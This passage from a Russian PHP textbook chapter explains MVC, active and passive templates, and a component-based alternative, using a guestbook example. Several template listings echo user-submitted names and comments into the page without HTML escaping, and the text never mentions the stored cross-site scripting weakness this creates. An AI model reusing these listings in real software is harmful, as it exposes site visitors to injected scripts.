Чтобы было интереснее, отложим в сторону приведенный ранее сценарий для отображения новостей и рассмотрим задачу посложнее — гостевую книгу. Выделим для нее отдельный каталог на сервере и создадим в нем файл примерно следующего содержания (листинг 50.3). Он называется *Шаблоном страницы* (View).

Листинг 50.3. MVC. Шаблон гостевой книги. Файл mvc/view.php

```
<!-- MVC. Шаблон гостевой книги. -->
<html><head><title>Гостевая книга</title></head>
<body>
<h1>Добавьте свое сообщение:</h1>
<form action="controller.php" method="post">
  Ваше имя: <input type="text" name="new[name]"><br />
  Комментарий:<br />
  <textarea name="new[text]" cols="60" rows="5"></textarea><br />
  <input type="submit" name="doAdd" value="Добавить!">
</form>
<h2>Гостевая книга:</h2>
<?php foreach ($book as $id => $e) { ?>
  Имя человека: <?=$e['name']?><br />
  Его комментарий:<br /> <?=nl2br($e['text'])?><hr />
<?php } ?>
</body></html>
```

Видите, здесь почти нет PHP-кода, за исключением разве что одного-единственного цикла `foreach`. Для человека, занимающегося внешним видом вашей гостевой книги и совершенно не разбирающегося в программировании, это не должно выглядеть как непреодолимое препятствие.

Говорят, что Шаблон определяет *представление*, или внешний вид данных, отображаемых на странице.

Вывод: элемент Шаблон (View) отвечает за внешний вид генерируемой страницы. Он не "заботится" о загрузке данных извне, а также их обработке. Задача Шаблона — хранить дизайн страницы, а не код, ее формирующий.

Контроллер (Controller)

Конечно, это еще далеко не весь сценарий. Вы, наверное, заметили, что сердце Шаблона — цикл `foreach` вывода записей — использует непонятно откуда взявшуюся переменную `$book`, по контексту — двумерный массив. Кроме того, при отправке формы нужно предусмотреть некоторые действия (а именно, добавление записи в книгу).

Мы видим, что где-то должен быть скрыт весь этот код. Он, действительно, располагается в отдельном файле с именем controller.php (если вы присмотритесь к листингу 50.3, то заметите, что атрибут `action` тега `<form>` ссылается именно на этот скрипт). Отличительная черта данного файла следующая: в нем нет никакого намека на то, как нужно форматировать результат работы сценария. Он лишь создает набор данных, ко-

торый необходимо вывести в том или ином оформлении. Именно поэтому его иногда называют *генератором данных* (листинг 50.4).

Листинг 50.4. Генератор данных гостевой книги. Файл mvc/controller.php

```
<?php ## MVC. Контроллер (генератор данных) гостевой книги
  define("GBook", "gbook.dat"); // имя файла с данными гостевой книги
  require_once "model.php";     // подключаем Модель (ядро)

  // Исполняемая часть сценария.
  // Сначала загрузка гостевой книги.
  $book = loadBook(GBook);
  // Обработка формы, если сценарий вызван через нее.
  // Если сценарий запущен после нажатия кнопки Добавить...
  if (!empty($_REQUEST['doAdd'])) {
    // Добавить в книгу запись пользователя - она у нас хранится
    // в массиве $_REQUEST['new'], см. форму в Шаблоне.
    // Запись добавляется, как водится, в начало книги.
    $book = [time() => $_REQUEST['new']] + $book;
    // Записать книгу на диск.
    saveBook(GBook, $book);
  }

  // Все. Теперь у нас в $book хранится содержимое книги в формате:
  // array (
  //   время_добавления => array(
  //     name => имя_пользователя,
  //     text => текст_пользователя
  //   ),
  //   . . .
  // );
  // Загружаем Шаблон страницы.
  include "view.php";
```

Как видим, исполняемая часть довольно небольшая и занимается лишь подготовкой данных для их последующего вывода в Шаблоне. Шаблон рассматривается этой составляющей как обычный PHP-файл, который она подключает при помощи инструкции `include`. Ясно, что весь код Шаблона (хотя его и очень мало) выполнится в том же контексте, что и генератор данных, а значит, ему будет доступна переменная `$book`.

Давайте рассмотрим код листинга 50.4 чуть подробнее. В нем мы проверяем, не запущен ли сценарий книги в ответ на нажатие кнопки **Добавить!** в форме. Тут мы хотели бы кое-что напомнить. Если вызвать программу без параметров, то пользователю будет выдано содержимое гостевой книги, в противном же случае (т. е. при запуске из формы) осуществится добавление записи. Таким образом, мы "одним махом убиваем двух зайцев": используем один и тот же Шаблон для двух разных страниц, внешне крайне похожих. Такую практику нужно только приветствовать, не правда ли? Определяем мы, нужно ли добавлять запись, по состоянию переменной `$_REQUEST['doAdd']`. Помните, именно такое имя имеет `submit`-кнопка в форме? Когда ее нажимают, сценарию по-

ступает пара "doAdd=Добавить!", чем мы и воспользовались. Итак, если кнопка нажата, мы вставляем запись в начало массива $book и сохраняем его на диске.

Обратите внимание, насколько проста операция добавления записи. Так получилось вследствие того, что мы предусмотрительно дали полям формы с названием и текстом имена, соответственно, new[name] и new[text], которые PHP преобразовал в массив.

> ***Замечание***
>
> Если быть до конца точными, мы только что реализовали *гибрид*, выполняющий функции сразу двух различных Контроллеров: принимающего данные пользователя и передающего содержимое гостевой книги Шаблону. Мы отмечаем это, чтобы расставить все точки над "i".

Еще раз подчеркиваем, что в коде Контроллера *принципиально* не присутствует никаких сведений о внешнем виде нашей гостевой книги. В нем нет ни одной строчки на HTML. Иными словами, генератору совершенно "все равно", как выглядит книга. Он занимается лишь ее загрузкой и обработкой. Это значит, что в будущем для изменения внешнего вида гостевой книги нам не придется править этот код, т. е. мы добились некоторого желаемого разделения труда дизайнера и программиста.

С другой стороны, Шаблон view.php не делает никаких предположений о том, как же именно хранится книга на диске и как она обрабатывается. Его дело — "красиво" вывести содержимое массива $book, "и точка". К тому же он почти не содержит кода на PHP (разве что самый минимум, без которого никак не обойтись). Значит, дизайнеру будет легко изменять внешний вид книги.

Говорят, что Контроллер сосредотачивает в себе *бизнес-логику* сценария. Код бизнес-логики обрабатывает запросы пользователей на добавление данных в книгу, а также осуществляет выборку необходимого числа записей для дальнейшего отображения в Шаблоне.

Вывод: элемент Контроллер (Controller) осуществляет прием данных пользователя, а также выборку и подготовку информации, которую необходимо отобразить на странице. Он *не берет* на себя функции оформления результирующего документа, поручая этот процесс Шаблону. Какой именно Шаблон (если их несколько) использовать для работы, единолично решает Контроллер.

Модель (Model)

Контроллер из листинга 50.4 использует две функции: loadBook() и saveBook(), которые, как нетрудно догадаться, определяются во включаемом файле model.php (листинг 50.5).

Листинг 50.5. MVC. Модель (ядро) гостевой книги. Файл mvc/model.php

```
<?php ## MVC. Модель (ядро) гостевой книги
  // Загружает гостевую книгу с диска. Возвращает содержание книги.
  function loadBook($fname) {
    if (!file_exists($fname)) return [];
    $Book = unserialize(file_get_contents($fname));
    return $Book;
  }
```

```
// Сохраняет содержимое книги на диске
function saveBook($fname, $book) {
  file_put_contents($fname, serialize($book));
}
```

Мы видим, что в отличие от Контроллера и Шаблона, Модель представляет собой не активный сценарий, пригодный к непосредственному исполнению, а лишь библиотеку функций для удобной работы с базой данных системы.

Говорят, что заголовки (прототипы) функций ядра составляют *прикладной программный интерфейс* (Application Program Interface, API) ядра, а сами тела функций — *реализацию* этого интерфейса. Модель при этом определяет *содержание* системы.

> ***Примечание***
>
> Выделение низкоуровневых функций в отдельную абстракцию позволяет легко менять реализацию прикладного интерфейса в будущем, не модифицируя при этом остальных участков кода. Например, мы можем переделать гостевую книгу так, чтобы она использовала базу данных, а не файл. Для этого достаточно изменить всего лишь две функции: `loadBook()` и `saveBook()` (т. е. заменить реализацию API на другую). Ни Контроллер, ни тем более Шаблон это не затронет.

Вывод: элемент Модель (Model) позволяет прикладному коду Контроллера удобно работать с базой данных системы (в нашем случае — загружать содержимое гостевой книги с диска и сохранять его в файл). Чаще всего Модель реализуется в виде библиотеки функций (или же библиотеки классов, если используется объектно-ориентированный подход).

Взаимодействие элементов

Обычно взаимодействие между Моделью, Контроллером, Шаблоном и браузером пользователя изображают схемой, представленной на рис. 50.1.




Рис. 50.1. Взаимосвязь элементов MVC

Здесь пунктирной линией обозначена фраза "запрос данных" или "передача управления элементу", а сплошной — фраза "получение результирующих данных".

Из схемы можно сделать следующие выводы.

- Контроллер может в своей работе использовать несколько различных Шаблонов для формирования одной и той же страницы. Здесь имеется в виду как выбор Шаблона из набора (например, HTML-представление страницы, PDF-представление, RTF-представление и т. д.), так и одновременное использование нескольких Шаблонов для страниц, состоящих из двух и более логических частей (например, "баннер", "новости", "карта раздела" и "текст").
- Шаблоны напрямую не взаимодействуют с Моделью, они могут получать данные только через посредничество Контроллера. Аналогично, Модель не может воздействовать на Шаблоны. В этом смысле Контроллер выступает в роли "клея" между Моделью и Шаблоном, сосредотачивая в себе бизнес-логику сценария.
- С точки зрения пользователя (браузера) Шаблоны вторичны, Контроллер первичен.
- Пользователь не может напрямую взаимодействовать ни с Шаблонами, ни с Моделью. Все, что он "видит" — это страницы, предоставляемые Контроллером.

Активные и пассивные шаблоны

Мы долго не могли решить, в какое именно место данной главы вставить текущий раздел. С одной стороны, материал касается шаблонов, а потому должен располагаться ранее. С другой же, понять особенности разделения шаблонов на "активные" и "пассивные" нельзя, не изучив механизма взаимодействия элементов MVC. В итоге раздел попал туда, где вы его и читаете.

Итак, вернемся немного назад и взглянем на листинг 50.3, в котором приведен код Шаблона гостевой книги. Выделим один особенный участок программы:

```
<?php foreach ($book as $id => $e) {?>
  Имя человека: <?=$e['name']?><br />
  Его комментарий:<br /> <?=$e['text']?><hr />
<?php } ?>
```

Ранее мы все время ратовали за то, чтобы упростить работу дизайнера и сделать синтаксис шаблонов максимально простым и понятным. Но разве это упрощение? Посмотрите, сколько знаков препинания! Использовано почти все, что только есть на клавиатуре, причем в совершенно безумных (для непрограммиста) сочетаниях. Как же быть?

Активные шаблоны

Сложность шаблонов, использованных ранее, отчасти обусловлена их *активностью*. Активный шаблон (или pull-шаблон, как иногда его называют в англоязычной литературе) по определению работает, как независимая программа со своими условными операторами и ветвлениями, циклами, командами подгрузки содержимого из других файлов и т. д. Конечно, для непрограммиста это выглядит сложно.

Существует всего лишь один способ упростить синтаксис языка активных шаблонов: "замаскировать" инструкции `foreach`, `if` и т. д. специальными псевдотегами (которые, как это ни удивительно, гораздо лучше воспринимаются дизайнерами), чтобы код выглядел примерно так:

```
<foreach src="Book">
  Имя человека: $name<br />
  Его комментарий:<br />$text<hr />
</foreach>
```

Данный текст достаточно несложно автоматически перевести в обычный код на PHP, в дальнейшем исполняемый непосредственно. Сделать это может, например, специальный скрипт-транслятор на PHP, который необходимо написать.

Рассмотрим следующее представление активных шаблонов:

```
{foreach from="$book" item="e"}
  Имя человека: {$e.name}<br />
  Его комментарий:<br />{$e.text}<hr />
{/foreach}
```

Последний пример представляет собой шаблон на языке системы Smarty.

Еще один недостаток активных шаблонов заключается в том, что их, как правило, нельзя "напрямую" открывать в браузере, минуя Контроллер. И это несмотря на то, что мы храним их в HTML-файлах. Например, при попытке открыть код листинга 50.3, просто щелкнув на файле в Проводнике, мы получим мешанину символов в прямом смысле этого слова.

Пассивные шаблоны

В отличие от активных, *пассивные* (push) шаблоны не включают никаких исполняемых инструкций. Вместо этого они содержат сведения о структуре страницы, используемые в дальнейшем Контроллерами MVC для построения документа.

> ***Примечание***
>
> Вообще говоря, пассивные шаблоны — это классический механизм, применяемый в MVC, и любое применение активных шаблонов отдельные программисты рассматривают как отступление от принятых канонов. Мы же не будем придерживаться такой точки зрения.

Существует множество библиотек поддержки пассивных шаблонов, например `QuickTemplate`, `FastTemplate`, а класс `HTML_Template_IT` даже входит в дистрибутив PEAR, поставляемый вместе с PHP. Давайте рассмотрим пример Шаблона с использованием последней библиотеки (листинг 50.6).

> ***Замечание***
>
> Хотя модуль `HTML_Template_IT` и поставляется вместе с PHP, перед началом работы его необходимо установить. А именно, если вы работаете в Windows, запустите BAT-файл go-pear.bat, расположенный в каталоге PHP. После того как PEAR проинициализируется (это может потребовать подключения к Интернету), установите модуль командой: `pear.bat install HTML_Template_IT`. Также проверьте, что директива `include_path` в файле php.ini содержит путь к PEAR-каталогу (например, /usr/local/php5/PEAR).

Листинг 50.6. MVC. Шаблон гостевой книги (пассивный). Файл mvc/passive/view.htm

```
<!-- MVC. Шаблон гостевой книги (пассивный). -->
<html><head><title>Гостевая книга</title></head>
<body>
```

```
<h1>Добавьте свое сообщение:</h1>
<form action="controller.php" method="post">
...
</form>
<h2>Гостевая книга:</h2>
<!-- BEGIN book_element -->
  Имя человека: {NAME}<br />
  Его комментарий:<br />{TEXT}<hr />
<!-- END book_element -->
</body></html>
```

Как видите, шаблон не содержит ни строчки кода и выглядит для дизайнера явно проще и понятнее, чем все примеры, приводившиеся до этого!

Нетрудно подметить общую, чрезвычайно простую закономерность. Код состоит из элементов всего двух видов:

- *блоки, заданные парными тегами* `<!-- BEGIN имя --> ... <!-- END имя -->`;

> ***Примечание***
>
> Обратите внимание, что теги выглядят, как HTML-комментарии. Это обозначение условно и специфично для `HTML_Template_IT` (и, кстати, большинства других систем пассивных шаблонов), мы вернемся к нему позже.

- *подстановки текста, выглядящие как* `{ПЕРЕМЕННАЯ}`.

Для того чтобы Шаблон был корректно обработан, Контроллер должен об этом дополнительно позаботиться. В нашем примере (листинг 50.7) необходима организация цикла в коде Контроллера (опять же, пример для `HTML\Template\IT`).

Листинг 50.7. Контроллер системы с пассивным Шаблоном. Файл mvc/passive/controller.php

```
<?php ## MVC. Контроллер системы с пассивным Шаблоном.
  require_once "HTML/Template/IT.php";
  require_once "../model.php";
  // Инициализируем систему шаблонов
  $tpl = new HTML_Template_IT(".");
  $tpl->loadTemplatefile("view.htm", true, true);
  // Загружаем данные гостевой книги
  $book = loadBook("gbook.dat");
  // В цикле генерируем HTML-код книги
  foreach ($book as $id => $e) {
    $tpl->setCurrentBlock("book_element") ;
    $tpl->setVariable("NAME", $e['name']);
    $tpl->setVariable("TEXT", nl2br($e['text']));
    $tpl->parseCurrentBlock();
  }
  // Выводим результат
  $tpl->show();
```

Примечание

Мы не будем подробно рассматривать систему `HTML\Template\IT`, потому что в данной главе нас, прежде всего, интересуют активные, а не пассивные шаблоны.

Сравнив фрагмент кода Контроллера с кодом активного Шаблона из листинга 50.3, мы можем заметить, что цикл `foreach` никуда не исчез, он просто "перекочевал" из Шаблона в Контроллер. В некоторой степени, это хорошо: Шаблон выглядит проще, код концентрируется только в Контроллере, как ему и положено.

Однако у систем пассивных шаблонов есть один очень значительный недостаток. Речь идет о смешении элементов дизайна и программирования в коде Контроллера. Да, конечно, напрямую Контроллер не печатает HTML, однако он полностью управляет порядком вывода различных блоков Шаблона. В частности, если мы захотим выводить четные записи гостевой книги серым цветом, а нечетные — белым (так называемая "зебра"), нам придется изменять *и* Контроллер (логика определения четности записи), *и* Шаблон (вывод соответствующего атрибута `bgcolor="{COLOR}"`). Более того, мы вынуждены будем указать в коде Контроллера, какие цвета следует использовать в "зебре", а это уже совсем плохо (ибо цвет — явный элемент оформления, подвластный лишь дизайнеру).

Замечание

Хотя использование каскадных таблиц стилей (Cascading Style Sheets, CSS) и дает частичное решение "цветовой" проблемы, оно все же не позволяет гибко и удобно управлять порядком вывода блоков страницы.

Достоинство пассивных шаблонов заключается в том, что их, как правило, можно "напрямую" открывать в браузере. Попробуйте щелкнуть в Проводнике на файле view.htm из листинга 50.6. За счет того, что управляющие конструкции `HTML\Template\IT` оформлены в виде HTML-комментариев, вы увидите вполне "презентабельную" страницу, в которой каждый блок будет выведен по одному разу.

В несложных сценариях достоинства пассивных шаблонов (их простота) часто перевешивает недостатки, поэтому системы вроде `HTML\Template\IT` находят свое применение. К сожалению, для сайтов, имеющих сколько-нибудь разветвленное дерево, это чаще всего не так. Здесь на первое место выходит легкость смены дизайна и простота добавления новых страниц, аналогичных уже существующим.

Наконец, простота пассивных шаблонов иногда оказывается весьма обманчивой. Они выглядят изящно только до тех пор, пока содержат относительно мало блоков и потенциальных "разветвлений" и много статического HTML-кода. Как только данное свойство нарушается, "внешний вид" пассивного шаблона оказывается весьма далек от совершенства, даже по сравнению с аналогичным активным.

Примечание

Иногда говорят, что активные (pull) шаблоны позволяют разделить *презентационную* и *бизнес-логику* сценария, а пассивные (push) — *код* и *шаблон* скрипта.

Недостатки MVC

У любой медали есть оборотная сторона и, как часто бывает, от ее качества зависит довольно много. Имеется она и у MVC-схемы построения сценариев. Давайте перечис-

лим основные недостатки и постепенно будем их исправлять. На основе рассуждений мы позже синтезируем новую, модифицированную схему.

- Главная проблема — идеологическая. Что такое для *пользователя* "гостевая книга"? Конечно же, это прежде всего *страница* (View). А для *разработчика* сценария? Разумеется, *программный код* (Controller). Получается, что взгляды пользователя несколько отличаются от воззрений разработчика. Посмотрим на нашу систему "Контроллер — Шаблоны" со стороны. Что мы видим? Контроллер загружает данные из Модели, а затем обращается к Шаблонам, чтобы те их вывели. Но пользователь хочет иметь перед глазами, прежде всего, заполненные соответствующим образом Шаблоны! Мы же заставляем человека *явно* запускать программу даже в том случае, если он имеет дело с обычной, неинтерактивной страницей без форм.

- Контроллер сам решает, какой Шаблон (Шаблоны) использовать для вывода информации. Поэтому мы не можем без вмешательства программиста добавить в систему новый Шаблон, работающий с теми же данными, что и старый. Пусть, например, на сайте имеется Контроллер, генерирующий данные последних пяти новостей. Так как Контроллер сам решает, какой Шаблон использовать, мы не сможем, не изменяя Контроллер, вставить новости в произвольные, на этапе программирования не определенные, страницы сайта. Мы вынуждены довольствоваться той схемой именования страниц, которую диктует сам Контроллер. Но схема расположения страниц (дерево сайта) — это, с идеологической точки зрения, элемент дизайна, но никак не элемент программирования (мы еще вернемся к этому вопросу чуть позже). Следовательно, внося в Контроллер информацию об используемых им Шаблонах, мы тем самым заставляем его содержать сведения об оформлении сайта, которые должны бы содержаться в Шаблоне (View). Итак, имеем смешение кода и оформления, с которым мы как раз пытаемся бороться.

- Частное следствие: хотя Шаблон схемы MVC и является подчиненным элементом, он все же вынужден ссылаться на имя генератора данных через атрибут `action` тега `<form>` (а также, вероятно, "знать" что-то о других контроллерах сайта, чтобы иметь возможность на них ссылаться). Это вносит довольно серьезную неразбериху в процесс верстки.

- Еще одно следствие: адресация страниц производится относительно URL Контроллера, а не URL Шаблона. Поясним это на примере. Представьте, что дизайнер правит Шаблон /views/gbook.htm для Контроллера /controllers/gbook.php (обычно Шаблоны отделяют от контроллеров, чтобы их можно было независимо копировать и изменять). Пусть дизайнер захотел вставить на страницу картинку и "положил" GIF-файл рядом с Шаблоном — в каталог /views. Затем он вставил в HTML-код нечто вроде `<img src="image.gif">`, открыл, как и положено, URL **http://example.com/controllers/gbook.php** и с удивлением обнаружил, что на месте картинки ему показывается "крестик". Но удивляться, по сути, нечему: ведь в момент работы Шаблона браузер пользователя находится в каталоге /controllers, т. е. там же, где и скрипт Контроллера (вспомните, что Контроллер единолично решает, какой Шаблон ему использовать, и подгружает соответствующий файл). Но откуда дизайнеру на этапе верстки знать, где в недрах дерева сайта затерялась программа-контроллер? И куда же ему, наконец, положить свою картинку?..

Примечание

Использование абсолютных путей типа /img/image.gif не всегда подходит, например, не всегда хочется "захламлять" каталог картинок изображениями, которые не будут использоваться нигде, кроме как в определенном разделе сайта. Кроме того, в некоторых случаях "привязка" к абсолютному пути вообще нежелательна (например, если скрипт может бесконтрольно копироваться в другие каталоги).

- Контроллер единолично определяет порядок вывода различных Шаблонов, если страница имеет блочную структуру. Пример такой страницы мы уже обсуждали выше ("баннер сверху, новости справа, меню слева, текст в центре"). И хотя мы можем легко менять внешний вид отдельных Шаблонов-блоков, у нас не получится *переставлять* их в другом порядке, не изменяя кода Контроллера (например, переставить меню в правую колонку, а баннер — вообще убрать).

Четвертый способ: компонентный подход

Как вы думаете, кто из команды разработчиков менее сообразителен в технических вопросах: программист или дизайнер/верстальщик?.. Конечно же, дизайнер. Поэтому программист должен стараться всячески упрощать ему жизнь.

URL страниц сайта — это во многом элемент, определяемый фантазией дизайнера. Если дизайнер хочет, чтобы подраздел "Новости сайта" находился в разделе "О компании", он волен сменить его URL, например, с /news на /company/news (в "идеальной" системе управления сайтом он смог бы это сделать, просто перетащив соответствующий элемент мышью). И вообще, карту сайта составляет дизайнер (еще на самой начальной стадии разработки проекта), а не программист. Дизайнеру же подвластны и Шаблоны сайта.

Блочная структура Web-страниц

Давайте подробно рассмотрим одну очень важную закономерность построения Web-страниц. (Кстати, мы уже вскользь касались ее выше.) Речь идет о блочной структуре большинства страниц (иногда употребляется фраза "компонентная структура контента"). Блоки могут иметь самую разную природу и содержать различные данные. Вот несколько примеров часто встречающихся блоков:

- баннер;
- новости сайта;
- меню раздела;
- основной текст страницы;
- форма регистрации (ввод имени пользователя и пароля);
- "хлебные крошки" — перечень имен "родительских" по отношению к текущей странице разделов. По каждому из таких имен можно щелкнуть мышью, чтобы перейти в соответствующий раздел.

Мы рассматриваем здесь блоки как с точки зрения данных, которые в них содержатся, так и с точки зрения их оформления. Но внешний вид блоков, конечно же, должен задаваться отдельными Шаблонами, которые можно в любой момент изменить. Итак,

договоримся в дальнейшем называть Блоком некоторый автономный участок страницы (или Шаблона), а Компонентом — соответствующие ему данные и код, который их генерирует.

> ***Примечание***
>
> Иными словами, понятие Компонент носит программистский характер, а понятие Блок — скорее дизайнерский. Компонент иногда называют *источником данных* (data source) или *генератором данных*.

Проблема расположения Блоков на каждой странице сайта — вопрос исключительно дизайна, но *не* программирования. Дизайнер должен иметь возможность "перекомпоновать" страницы с целью изменения порядка Блоков, а также добавления новых и удаления ненужных.

Итак, с концептуальной точки зрения Шаблон страницы выглядит как изначально пустой "холст", "палитра" (терминология из различных прикладных систем, поддерживающих визуальное редактирование данных). На нее "набрасываются" (в идеале — перетаскиваются мышью) различные элементы оформления, ссылки и, что самое главное, сведения о том, в каких Компонентах нуждается данный Шаблон. То есть Шаблон сам определяет, данные какого рода ему нужны, обращаясь к соответствующим Компонентам, или, как еще говорят, "источникам данных".

Технологию, при которой визуальный элемент (в нашем случае — Шаблон) определяет, в каких внешних источниках данных (Компонентах) он нуждается для своего отображения, мы будем называть *компонентным подходом*. Вообще, Компонент можно примерно определить как заменяемую и повторно используемую часть системы, которая может быть легко подключена и отключена без использования элементов программирования.

> ***Примечание***
>
> В различной литературе Компоненты и Блоки фигурируют под разными названиями. Например, в портальных Java-системах сходные сущности иногда называют "портлетами". Мы не будем пользоваться этим термином, потому что он во многом специфичен для Java; сейчас же речь о PHP. Кроме того, необходимо понимать, что с точки зрения MVC Компонент представляет собой некоторый частный Контроллер, только он генерирует содержание не всей страницы сразу, а лишь некоторого ее "кусочка" (Блока). В этом смысле Компоненты можно называть "Контроллерами компонентной модели". Компонентный подход также иногда называют просто *портальной технологией*.

Взаимодействие элементов

Для того чтобы система адекватно выглядела в браузере и поддерживала компонентный подход, она должна быть *шаблонно-ориентированной*, а не контроллерно-ориентированной. Шаблон определяет:

- положение страниц в дереве сайта, а также их взаимодействие между собой посредством гиперссылок (в том числе ссылок на изображения);
- состав и порядок Блоков, используемых на странице;
- используемые данным Шаблоном Компоненты.

Изобразим новую схему взаимодействия элементов компонентного подхода (рис. 50.2).




Рис. 50.2. Взаимосвязь элементов компонентного подхода

Мы видим, что, как и ожидалось, внимание переключилось с Контроллера на Шаблон. Давайте рассмотрим другие особенности схемы.

- Один и тот же Шаблон в своей работе волен использовать несколько независимых Компонентов. Например, первый Компонент может генерировать меню текущего раздела сайта, второй — блок новостей, а третий — главный текст страницы. Это достаточно естественно: страницы как раз обычно и состоят из разнородных Блоков, каждому из которых соответствует свой Компонент.
- Шаблон по-прежнему не взаимодействует напрямую с Моделью, а получает данные только от Компонентов.
- С точки зрения пользователя (браузера) Шаблон первичен, Компоненты вторичны и выступают в виде кода, предоставляющего некоторые данные Шаблону.
- Пользователь не может напрямую взаимодействовать ни с Компонентами, ни с Моделью. Все, что он "видит", — это страницы, предоставляемые Шаблоном.
- Элементы "Модель компонентного подхода" и "Модель MVC" идентичны.

> ***Примечание***
>
> К вопросу о первичности Шаблона. Представьте, что вы сидите перед монитором и пытаетесь попасть мышью в полосу прокрутки окна. С чем вы тогда общаетесь — с окном и полосой прокрутки или же с той программой, которая обрабатывает движения курсора, перерисовывает полосу прокрутки и подкачивает данные с диска? Иными словами, на интуитивном уровне вы ведь "разговариваете" именно с *интерфейсом* объекта (Шаблоном), а не с его "внутренностями" (Контроллером или Компонентом), не так ли? Так что идея использования Шаблона в качестве первичного элемента вполне естественна.

Но позвольте, довольно сухой теории! Проиллюстрируем, как можно реализовать нашу гостевую книгу с использованием компонентного подхода. Мы приведем код Шаблона

книги и ее единственного Компонента. Что касается Модели, то она не меняется, и ее код уже был представлен в листинге 50.5.

Шаблон (View)

Как уже говорилось, Шаблон в компонентном подходе играет центральную роль, и все запросы обращены именно к нему. В данный момент Шаблон представляется нам как обычный скрипт на языке PHP (листинг 50.8). Поэтому для его запуска пользователь должен набрать в браузере адрес наподобие следующего:

http://example.com/comp/view.php

> ***Примечание***
>
> Компонентный подход, конечно же, подразумевает использование активных, а не пассивных Шаблонов.

Листинг 50.8. Компонентный подход. Шаблон гостевой книги. Файл comp/view.php

```
<!-- Компонентный подход. Шаблон гостевой книги. -->
<html><head><title>Гостевая книга</title></head><body>

<!-- Блок ввода нового сообщения. -->
<?php require_once "component_gbook_add.php" ?>
<h1>Добавьте свое сообщение:</h1>
<form method="post">
  Ваше имя: <input type="text" name="new[name]"><br>
  Комментарий:<br />
  <textarea name="new[text]" cols="60" rows="5"></textarea><br>
  <input type="submit" name="doAdd" value="Добавить!">
</form>

<!-- Блок сообщений гостевой книги. -->
<?php require_once "component_gbook_show.php" ?>
<h1>Сообщения гостевой книги:</h1>
<?php foreach ($data as $id => $e) { ?>
  Имя человека: <?= $e['name'] ?><br />
  Его комментарий:<br /> <?= $e['text'] ?><hr />
<?php } ?>

<!-- Блок новостей. -->
<h2>Последние новости:</h2>
<?php require_once "component_news_show.php" ?>
<ul>
<?php foreach ($data as $i => $n) { ?>
  <li><?= $i + 1 ?>-я новость: <?= $n ?></li>
<?php } ?>
</ul>

</body></html>
```

Заметьте, что расширение файла Шаблона — HTM (это подчеркивает, что файл хранит Шаблон, основанный на HTML, а не обычный PHP-скрипт). Если вы попробуете открыть подобный HTM-файл в браузере, то, конечно, по умолчанию интерпретатор PHP не запустится, а вы получите необработанный PHP-код (его можно просмотреть по команде **Вид | В виде HTML** в окне браузера).

Рассмотрим другие особенности листинга 50.8.

Первое, что бросается в глаза, — ярко выраженная "блочность" Шаблона. Действительно, мы теперь пожелали отображать на странице не только текст сообщений, содержащихся в гостевой книге, но также и форму ввода нового сообщения, и последние новости сайта (по аналогии со сценарием из листинга 50.2). В результате разделения на блоки мы добились лучшей независимости отдельных участков кода, которые теперь могут использоваться и сами по себе. В этом — основное достоинство компонентного подхода.

- *Блок ввода нового сообщения* печатает HTML-код элементов формы, а также обращается к Компоненту приема данных component_gbook_add.php. Этот компонент проверяет, была ли нажата кнопка в форме, и, если это так, осуществляет добавление записи в базу данных гостевой книги.

  Замечание

  Операция добавления записи, конечно, не связана концептуально с операцией получения данных из гостевой книги. Именно поэтому они и разделены по разным Компонентам. Это позволит, например, с легкостью вынести форму добавления сообщения на отдельную страницу, если дизайнер в будущем решит, что так будет лучше для сайта.

- *Блок сообщений гостевой книги* нуждается в данных — массиве записей, подлежащих "распечатке". Эти данные поставляет ему Компонент component_gbook_show.php, результатом работы которого является массив `$data`.

  Примечание

  При использовании MVC мы были вынуждены группировать код добавления записи и код получения данных гостевой книги в рамках одного Контроллера, что затрудняло работу дизайнера по дальнейшей модификации сайта. Как видим, компонентный подход позволяет избежать данного концептуального просчета.

- *Блок новостей* также запрашивает данные у Компонента component_news_show.php. Результирующие данные помещаются в массив `$data`.

  Примечание

  Если в том, разделять ли предыдущие два Компонента на независимые сущности, еще можно сомневаться, то необходимость отделения Компонента новостей должна быть бесспорной. Ведь новости никак не связаны с гостевой книгой.

